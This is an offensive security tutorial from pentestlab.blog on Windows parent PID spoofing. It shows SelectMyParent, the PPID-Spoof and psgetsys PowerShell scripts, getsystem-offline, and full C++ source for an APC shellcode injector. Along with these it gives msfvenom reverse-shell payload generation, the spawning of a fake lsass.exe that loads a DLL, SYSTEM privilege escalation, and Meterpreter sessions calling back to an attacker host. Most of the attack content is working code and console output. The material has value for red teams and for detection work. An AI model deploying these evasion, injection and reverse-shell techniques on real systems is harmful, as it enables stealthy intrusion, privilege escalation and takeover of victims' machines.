

# Parent PID Spoofing

---

 [pentestlab.blog/category/red-team/page/39](https://pentestlab.blog/category/red-team/page/39)

February 24, 2020

Monitoring the relationships between parent and child processes is very common technique for threat hunting teams to detect malicious activities. For example if PowerShell is the child process and Microsoft Word is the parent then it is an indication of compromise. Various EDR's (endpoint detection and response) can detect this abnormal activity easily. This has lead red teams and adversaries to use parent PID spoofing as an evasion method. The Windows API call “*CreateProcess*” supports a parameter which allows the user to assign the Parent PID. This means that a malicious process can use a different parent when it is created from the one that is actually executed.

Originally this technique was introduced into the wider information security audience in 2009 by [Didier Stevens](#). A proof of concept written in C++ was released ([SelectMyParent](#)) that could allow the user to select the parent process by specifying the PID (process identifier). The “*CreateProcess*” function was used in conjunction with the “*STARTUPINFOEX*” and “*LPPROC\_THREAD\_ATTRIBUTE\_LIST*”.

SelectMyParent.exe notepad 508

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>SelectMyParent.exe notepad 508
SelectMyParent v0.0.0.1: start a program with a selected parent process
Source code put in public domain by Didier Stevens, no Copyright
https://DidierStevens.com
Use at your own risk

Process created: 1920

C:\Users\Administrator>
```

Parent PID Spoofing – SelectMyParent

The PID 508 corresponds to the “*/sass.exe*” process which is responsible for logon activities, passwords changes etc. Notepad will created under the *Isass.exe* process.

Process Explorer - Sysinternals: www.sysinternals.com [PENTESTLAB\Administrator] (A)

Process	CPU	Private Bytes	Working Set	PID	Description
msdtc.exe	0.03	2,472 K	6,880 K	2560	Microsoft Distributed Trans...
WmiApSrv.exe	0.02	1,136 K	5,004 K	1960	WMI Performance Reverse A...
lsass.exe	0.27	43,524 K	38,784 K	508	Local Security Authority Proc...
notepad.exe		1,224 K	12,836 K	1920	Notepad
csrss.exe	0.04	1,824 K	55,024 K	408	Client Server Runtime Process
winlogon.exe		1,692 K	7,020 K	436	Windows Logon Application
dwm.exe	0.33	59,372 K	110,148 K	776	Desktop Window Manager
explorer.exe	0.19	60,536 K	125,336 K	2980	Windows Explorer
vmtoolsd.exe	0.19	7,896 K	19,032 K	3260	VMware Tools Core Service
proexp64.exe	11.98	21,288 K	38,888 K	3444	Sysinternals Process Explorer
cmd.exe		1,704 K	2,840 K	3888	Windows Command Processor
conhost.exe		1,632 K	11,748 K	3900	Console Window Host

Process Explorer – SelectMyParent

Investigation of the properties of the process will show that Notepad is running with SYSTEM level privileges. This is because the child process (notepad.exe) will obtain the privileges of the parent process (lsass.exe).

notepad.exe:1920 Properties

GPU Graph	Threads	TCP/IP	Security	Environment	Strings
Image	Performance	Performance Graph	Disk and Network		
<b>Image File</b>  Notepad Version: 6.3.9600.16384 Build Time: Wed Aug 21 20:35:48 2013 Path: <input type="text" value="C:\Windows\SysWOW64\notepad.exe"/> <input type="button" value="Explore"/> Command line: <input type="text" value="notepad"/> Current directory: <input type="text" value="C:\Users\Administrator\"/> Autostart Location: <input type="text" value="n/a"/> <input type="button" value="Explore"/> Parent: lsass.exe(508) <input type="button" value="Verify"/> User: NT AUTHORITY\SYSTEM Started: 7:53:49 PM 2/16/2020 Image: 32-bit <input type="button" value="Bring to Front"/>					

SelectMyParent – Process Properties

From a Meterpreter session the following commands can be used to retrieve the PID of the current session and by specifying the process name results will be filtered only to that specific process.

```
getpid  
ps lsass.exe
```

```
meterpreter > getpid  
Current pid: 1440  
meterpreter > ps lsass.exe  
Filtering on 'lsass.exe'  
  
Process List  
=====
```

PID	PPID	Name	Arch	Session	User	Path
508	400	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe

```
meterpreter > █
```

SelectMyParent – Meterpreter

## PowerShell

---

F-Secure released a PowerShell script ([PPID-Spoof](#)) which can perform parent PID spoofing. The script contains embedded C# code in order to interact with the “CreateProcess” Windows API.

```
public static extern bool CreateProcess(  
    string lpApplicationName,  
    string lpCommandLine,  
    ref SECURITY_ATTRIBUTES lpProcessAttributes,  
    ref SECURITY_ATTRIBUTES lpThreadAttributes,  
    bool bInheritHandles,  
    uint dwCreationFlags,  
    IntPtr lpEnvironment,  
    string lpCurrentDirectory,  
    [In] ref STARTUPINFOEX lpStartupInfo,  
    out PROCESS_INFORMATION lpProcessInformation);
```

The tool accepts 3 arguments which are the PID of the parent process, the system path of the child process and the path of an arbitrary DLL for code execution.

```
PPID-Spoof -ppid 3556 -spawnto "C:\Windows\System32\notepad.exe" -dllpath  
pentestlab.dll
```

```
PS C:\Users\Administrator> PPID-Spoof -ppid 3556 -spawnto "C:\Windows\System32\notepad.exe" -dllpath pentestlab.dll
Process C:\Windows\System32\notepad.exe is spawned with pid 4020
PS C:\Users\Administrator>
```

### Parent ID Spoofing – PPID-Spoof PowerShell

Notepad will executed under the context of PowerShell and the DLL will be loaded inside notepad.exe.

The screenshot shows the Process Explorer interface. The top part displays a tree view of processes, with 'explorer.exe' selected. The bottom part shows a detailed table of loaded DLLs:

Name	Description	Company Name	Path
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\kernel32.dll
KernelBase.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\KernelBase.dll
locale.nls			C:\Windows\System32\locale.nls
msctf.dll	MSCTF Server DLL	Microsoft Corporation	C:\Windows\System32\msctf.dll
msvcr7.dll	Windows NT CRT DLL	Microsoft Corporation	C:\Windows\System32\msvcr7.dll
notepad.exe	Notepad	Microsoft Corporation	C:\Windows\System32\notepad.exe
notepad.exe.mui	Notepad	Microsoft Corporation	C:\Windows\SysWOW64\en-US\notepad.exe.mui
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\Windows\System32\ntdll.dll
ole32.dll	Microsoft OLE for Windows	Microsoft Corporation	C:\Windows\System32\ole32.dll
oleaut32.dll		Microsoft Corporation	C:\Windows\System32\oleaut32.dll
pentestlab.dll			C:\Users\Administrator\pentestlab.dll
rpcrt4.dll	Remote Procedure Call Runtime	Microsoft Corporation	C:\Windows\System32\rpcrt4.dll

### PPID Spoof – Notepad DLL Loaded

Since the DLL will be loaded inside the process a communication channel will open with the command and control framework.

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.0.13:4444
[*] Sending stage (206403 bytes) to 10.0.0.10
[*] Meterpreter session 4 opened (10.0.0.13:4444 → 10.0.0.10:62681) at :05 -0500

meterpreter > ■
```

### PPID Spoof – Meterpreter

A stealthier approach could be to load the DLL inside the “LSASS” process. Threat hunting teams they will have to review the EventHeader ProcessId and the ParentProcessID in order to identify the process spoofing.

```
PPID-Spoof -ppid 3244 -spawnto "C:\Windows\System32\lsass.exe" -dllpath
pentestlab.dll
```

```
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> ps powershell
Handles  NPM(K)      PM(K)      WS(K)  VM(M)      CPU(s)      Id  ProcessName
----  --  --  --  --  --  --
496       23       66628     66200    616      1.20      3244 powershell

PS C:\Users\Administrator> Import-Module .\PPID-Spoof.ps1
PS C:\Users\Administrator> PPID-Spoof -ppid 3244 -spawnto "C:\Windows\System32\lsass.exe" -dllpath pentestlab.dll
Process C:\Windows\System32\lsass.exe is spawned with pid 3696
PS C:\Users\Administrator>
```

PPID Spoof – LSASS

A new “LSASS” process will created on the system that will load the arbitrary DLL. This scenario allows the red team to blend in with the environment legitimate processes.

Process	Private Bytes	Working Set	PID	Description	Company Name
lsass.exe	47,356 K	44,656 K	508	Local Security Authority Proc...	Microsoft Corporation
csrss.exe	1,732 K	50,256 K	408	Client Server Runtime Process	Microsoft Corporation
winlogon.exe	1,728 K	7,300 K	436	Windows Logon Application	Microsoft Corporation
dwm.exe	59,908 K	107,844 K	776	Desktop Window Manager	Microsoft Corporation
explorer.exe	69,428 K	136,208 K	2980	Windows Explorer	Microsoft Corporation
vmtoolsd.exe	8,472 K	19,864 K	3260	VMware Tools Core Service	VMware, Inc.
procesp64.exe	22,420 K	42,856 K	3444	Sysinternals Process Explorer	Sysinternals - www.sysinte...
powershell.exe	67,956 K	72,964 K	3244	Windows PowerShell	Microsoft Corporation
conhost.exe	2,064 K	12,276 K	1340	Console Window Host	Microsoft Corporation
lsass.exe	296 K	1,568 K	3696	Local Security Authority Proc...	Microsoft Corporation
rundll32.exe	3,592 K	6,436 K	1312	Windows host process (Run...)	Microsoft Corporation
ServerManager.exe	105,072 K	77,932 K	3028	Server Manager	Microsoft Corporation

Name	Description	Company Name	Path
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\kernel32.dll
KernelBase.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\KernelBase.dll
locale.nls			C:\Windows\System32\locale.nls
lsass.exe	Local Security Authority Process	Microsoft Corporation	C:\Windows\System32\lsass.exe
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\Windows\System32\ntdll.dll
pentestlab.dll			C:\Users\Administrator\pentestlab.dll
rpcrt4.dll	Remote Procedure Call Runtime	Microsoft Corporation	C:\Windows\System32\rpcrt4.dll
sspicrv.dll	LSA SSPI RPC interface DLL	Microsoft Corporation	C:\Windows\System32\sspicrv.dll

PPID Spoof – LSASS DLL Loaded

A Meterpreter session will open with the process ID of 1312 which corresponds to “rundll32” process which is the child of “lsass.exe” that executes the DLL.

```

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.13:4444
[*] Sending stage (206403 bytes) to 10.0.0.10
[*] Meterpreter session 5 opened (10.0.0.13:4444 → 10.0.0.10:62726) at
2020-02-16 17:11:29 -0500

meterpreter > getpid
Current pid: 1312
meterpreter >

```


PPID Spoof – LSASS Meterpreter

Andrea Pierini implemented the technique of parent PID spoofing by embedding C# code within a PowerShell script. The script will create a new child process that will have as a parent any process defined by the user. Similarly with the F-Secure Labs script the “*CreateProcess()*” API is used to perform the spoofing.

```

Import-Module .\psgetsys.ps1
[MyProcess]::CreateProcessFromParent(436, "C:\Windows\System32\cmd.exe", "")

```



Parent PID Spoofing – psgetsys

The created process will obtain the privileges (SYSTEM) of the parent (winlogon.exe).

Process	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe	1,016 K	4,296 K	2124	Host Process for Windows S...	Microsoft Corporation
svchost.exe	6,644 K	10,248 K	2140	Host Process for Windows S...	Microsoft Corporation
dllhost.exe	3,116 K	9,936 K	2280	COM Surrogate	Microsoft Corporation
msdtc.exe	2,360 K	6,832 K	2560	Microsoft Distributed Transa...	Microsoft Corporation
getsystem_service.exe	13,868 K	10,512 K	2656	getsystem_service	Microsoft Corporation
svchost.exe	4,536 K	10,396 K	2028	Host Process for Windows S...	Microsoft Corporation
lsass.exe	48,532 K	50,848 K	508	Local Security Authority Proc...	Microsoft Corporation
GruntStager.exe	18,896 K	21,888 K	2096		
csrss.exe	1,860 K	66,032 K	408	Client Server Runtime Process	Microsoft Corporation
winlogon.exe	1,860 K	7,316 K	436	Windows Logon Application	Microsoft Corporation
dwm.exe	71,688 K	135,904 K	776	Desktop Window Manager	Microsoft Corporation
cmd.exe	1,452 K	2,272 K	3344	Windows Command Processor	Microsoft Corporation

Parent PID Spoofing – psgetsys Process Explorer

## C++

[Adam Chester](#) explained in his [blog](#) back in 2017 how the Meterpreter “`getsystem`” command works behind the scenes in order to elevate the privileges of a process from Administrator to SYSTEM. Adam expanded the [article](#) of [Raphael Mudge](#) in 2014 about the three techniques that Meterpreter is using to become SYSTEM.

The `getsystem-offline` binary utilizes the Windows “`ImpersonateNamedPipeClient`” API in order to elevate it’s privileges to SYSTEM. This is achieved by creating and enforcing a service that runs as SYSTEM to connect to a named pipe of a process and use the “`ImpersonateNamedPipeClient`” API to create an elevated impersonation token.

`getsystem-offline.exe`

```

Administrator: Command Prompt - getsystem-offline.exe

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>getsystem-offline.exe


GetSystem-Offline
    created by @_xp_n_

[*] Named pipe created: \\.\pipe\elevate
[*] Creating service Elevate45753279
[*] Service installed (Elevate45753279)
[*] Service started (Elevate45753279)
[*] Waiting for pipe connection...
[*] Read 6 Bytes: @_xp_n_
[*] Attempting to impersonate client
[*] Service cleaned up
[*] Impersonated SYSTEM user successfully
[!] CreateProcessAsUser failed (1314), trying another method.
[*] All Done.. enjoy... press any key to finish.

```

Parent PID Spoofing – getsystem-offline

By default the binary will open a new command prompt with elevated privileges.



Administrator: C:\Windows\SYSTEM32\c...


```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Parent PID Spoofing – getsystem-offline elevated

However the code could be modified to execute an arbitrary binary that will establish a communication with the command prompt.



Administrator: Command Prompt - getsystem-offline.exe

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>getsystem-offline.exe

GetSystem-Offline
    created by @_xpn_

[*] Named pipe created: \\.\pipe\elevate
[*] Creating service Elevate2959231184
[*] Service installed (Elevate2959231184)
[*] Service started (Elevate2959231184)
[*] Waiting for pipe connection...
[*] Read 6 Bytes: @_xpn_
[*] Attempting to impersonate client
[*] Service cleaned up
[*] Impersonated SYSTEM user successfully
[!] CreateProcessAsUser failed (1314), trying another method.
[*] All Done.. enjoy... press any key to finish.
```

Parent PID Spoofing – getsystem-offline

```

      =[ metasploit v5.0.68-dev
+ -- ---=[ 1957 exploits - 1093 auxiliary - 336 post
+ -- ---=[ 562 payloads - 46 encoders - 10 nops
+ -- ---=[ 7 evasion

msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.13:4444
[*] Sending stage (206403 bytes) to 10.0.0.10
[*] Meterpreter session 9 opened (10.0.0.13:4444 → 10.0.0.10:49278) at
2020-02-17 12:09:04 -0500

meterpreter > getpid
Current pid: 3052
meterpreter >

```

getsystem-offline – Meterpreter

According to Microsoft documentation an “*Asynchronous Procedure Call*” is a function that is executed in the context of a particular thread asynchronously. It is a method of process injection which [Halil Dalabasmaz](#) used in his C++ tool [APC-PPID](#) that implements parent PID spoofing.

Initially the function “*getParentProcessID()*” is used to retrieve the PID of the parent process. The “*TlHelp32.h*” header (part of the **Tool Help Library**) supports the “*CreateToolhelp32Snapshot*” function which is responsible to take a snapshot of the specified process (*explorer.exe*). When the snapshot is taken the process size and PID are retrieved and the handle closes.

```

DWORD getParentProcessID() {
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32 process = { 0 };
    process.dwSize = sizeof(process);

    if (Process32First(snapshot, &process)) {
        do {
            //If you want to another process as parent change here
            if (!wcscmp(process.szExeFile, L"explorer.exe"))
                break;
        } while (Process32Next(snapshot, &process));
    }

    CloseHandle(snapshot);
    return process.th32ProcessID;
}

```

The Windows API “*CreateProcess*” is utilized to create a new process on the system (*iexplore.exe*) with the “*STARTUPINFOEXA*” structure.

```

#include <windows.h>
#include <TlHelp32.h>
#include <iostream>

DWORD getParentProcessID() {
    HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32 process = { 0 };
    process.dwSize = sizeof(process);

    if (Process32First(snapshot, &process)) {
        do {
            //If you want to another process as parent change here
            if (!wcscmp(process.szExeFile, L"explorer.exe"))
                break;
        } while (Process32Next(snapshot, &process));
    }

    CloseHandle(snapshot);
    return process.th32ProcessID;
}

int main() {

    //Shellcode, for example; msfvenom -p windows/x64/meterpreter/reverse_tcp
    LHOST=x.x.x.x EXITFUNC=thread -f c
    unsigned char shellCode[] = "";

    STARTUPINFOEXA sInfoEX;
    PROCESS_INFORMATION pInfo;
    SIZE_T sizeT;

    HANDLE expHandle = OpenProcess(PROCESS_ALL_ACCESS, false,
getParentProcessID());

    ZeroMemory(&sInfoEX, sizeof(STARTUPINFOEXA));
    InitializeProcThreadAttributeList(NULL, 1, 0, &sizeT);
    sInfoEX.lpAttributeList =
(LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), 0, sizeT);
    InitializeProcThreadAttributeList(sInfoEX.lpAttributeList, 1, 0, &sizeT);
    UpdateProcThreadAttribute(sInfoEX.lpAttributeList, 0,
PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &expHandle, sizeof(HANDLE), NULL, NULL);
    sInfoEX.StartupInfo.cb = sizeof(STARTUPINFOEXA);

    CreateProcessA("C:\\\\Program Files\\\\internet explorer\\\\iexplore.exe", NULL,
NULL, NULL, TRUE, CREATE_SUSPENDED | CREATE_NO_WINDOW |
EXTENDED_STARTUPINFO_PRESENT, NULL, NULL, reinterpret_cast<LPSTARTUPINFOA>
(&sInfoEX), &pInfo);

    LPVOID lpBaseAddress = (LPVOID)VirtualAllocEx(pInfo.hProcess, NULL,
0x1000, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    SIZE_T *lpNumberOfBytesWritten = 0;
    BOOL resWPM = WriteProcessMemory(pInfo.hProcess, lpBaseAddress,
(LPVOID)shellCode, sizeof(shellCode), lpNumberOfBytesWritten);

    QueueUserAPC((PAPCFUNC)lpBaseAddress, pInfo.hThread, NULL);
    ResumeThread(pInfo.hThread);
}

```

```

        CloseHandle(pInfo.hThread);

    return 0;
}

1 // apc-ppid.cpp : This file contains the 'main' function. Program execution begins and ends there.
2 //
3
4 #include <iostream>
5 #include <windows.h>
6 #include <TlHelp32.h>
7
8 DWORD getParentProcessID() {
9     HANDLE snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
10    PROCESSENTRY32 process = { 0 };
11    process.dwSize = sizeof(process);
12
13    if (Process32First(snapshot, &process)) {
14        do {
15            //If you want to another process as parent change here
16            if (!wcscmp(process.szExeFile, L"explorer.exe"))
17                break;
18            } while (Process32Next(snapshot, &process));
19
20    CloseHandle(snapshot);
21    return process.th32ProcessID;
22}
23
24
25 int main() {

```

### APC-PPID – Parent Process

Metasploit utility “msfvenom” can be used or any other alternative to generate shellcode in C language. The code will be written into the address space of the created process (iexplore.exe).

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.13 LPORT=4444
EXITFUNC=thread -f c > pentestlab.txt
```

```


root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.13 LPORT=4444 E
XITFUNC=thread -f c > pentestlab.txt
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 511 bytes
Final size of c file: 2173 bytes
root@kali:~#
```

### Metasploit ShellCode – APC-PPID

```
25 int main() {
26
27     //Shellcode, for example; msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=x.x.x.x EXITFUNC=thread -f c
28     unsigned char shellCode[] = "\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50\x52\x51\x56\x48\x31\x2d\x6c
29
30     STARTUPINFOEXA sInfoEX;
31     PROCESS_INFORMATION pInfo;
32     SIZE_T sizeT;
33
34     HANDLE expHandle = OpenProcess(PROCESS_ALL_ACCESS, false, getParentProcessID());
35
36     ZeroMemory(&sInfoEX, sizeof(STARTUPINFOEXA));
37     InitializeProcThreadAttributeList(NULL, 1, 0, &sizeT);
38     sInfoEX.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), 0, sizeT);
39     InitializeProcThreadAttributeList(sInfoEX.lpAttributeList, 1, 0, &sizeT);
40     UpdateProcThreadAttribute(sInfoEX.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &expHandle, sizeof(H
41     sInfoEX.StartupInfo.cb = sizeof(STARTUPINFOEXA);
42
43     CreateProcessA("C:\\Program Files\\internet explorer\\iexplorer.exe", NULL, NULL, NULL, TRUE, CREATE_SUSPENDED |
44
45     LPVOID lpBaseAddress = (LPVOID)VirtualAllocEx(pInfo.hProcess, NULL, 0x1000, MEM_RESERVE | MEM_COMMIT, PAGE_EXECU
46     SIZE_T* lpNumberOfBytesWritten = 0;
47     BOOL resWPM = WriteProcessMemory(pInfo.hProcess, lpBaseAddress, (LPVOID)shellCode, sizeof(shellCode), lpNumberOf
48
49     QueueUserAPC((PAPCFUNC)lpBaseAddress, pInfo.hThread, NULL);
50     ResumeThread(pInfo.hThread);
51     CloseHandle(pInfo.hThread);
52
53     return 0;
```

APC-PPID – C++ Code

Executing the binary on the target system will create a new process (`iexplore.exe`) that will have as a parent the `explorer.exe`. The shellcode will be executed in the memory space of the Internet Explorer process by using the user-mode asynchronous procedure call.



## Parent PID Spoofing – APC-PPID

A Meterpreter session will be established with the target host.

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.0.13:4444
[*] Sending stage (206403 bytes) to 10.0.0.10
[*] Meterpreter session 10 opened (10.0.0.13:4444 → 10.0.0.10:50415) at
2020-02-17 17:49:53 -0500

meterpreter > getpid
Current pid: 3420
meterpreter > 
```

APC-PPID = Meterpreter

Reviewing the processes of the target system will show that “*iexplore.exe*” has been created successfully.

The screenshot shows the Process Explorer interface with the task tree expanded to show the parent-child relationship of processes. The 'explorer.exe' process is highlighted in blue, indicating it is the current selection. A detailed view of its properties is shown below the tree, including its PID (2980), Description ('Windows Explorer'), and Company Name ('Microsoft Corporation'). Other visible processes include 'csrss.exe', 'winlogon.exe', 'dwm.exe', 'vmtoolsd.exe', 'proexp64.exe', 'GruntStager.exe', 'conhost.exe', 'cmd.exe', and 'iexplore.exe'. The 'iexplore.exe' process has a PID of 3420, a description of 'Internet Explorer', and a company name of 'Microsoft Corporation'.

Process	Private Bytes	Working Set	PID	Description	Company Name
csrss.exe	1,768 K	51,644 K	408	Client Server Runtime Process	Microsoft Corporation
winlogon.exe	1,860 K	7,316 K	436	Windows Logon Application	Microsoft Corporation
dwm.exe	64,936 K	114,508 K	776	Desktop Window Manager	Microsoft Corporation
explorer.exe	70,984 K	138,852 K	2980	Windows Explorer	Microsoft Corporation
vmtoolsd.exe	9,052 K	20,500 K	3260	VMware Tools Core Service	VMware, Inc.
proexp64.exe	25,608 K	44,540 K	3444	Sysinternals Process Explorer	Sysinternals - www.sysinte...
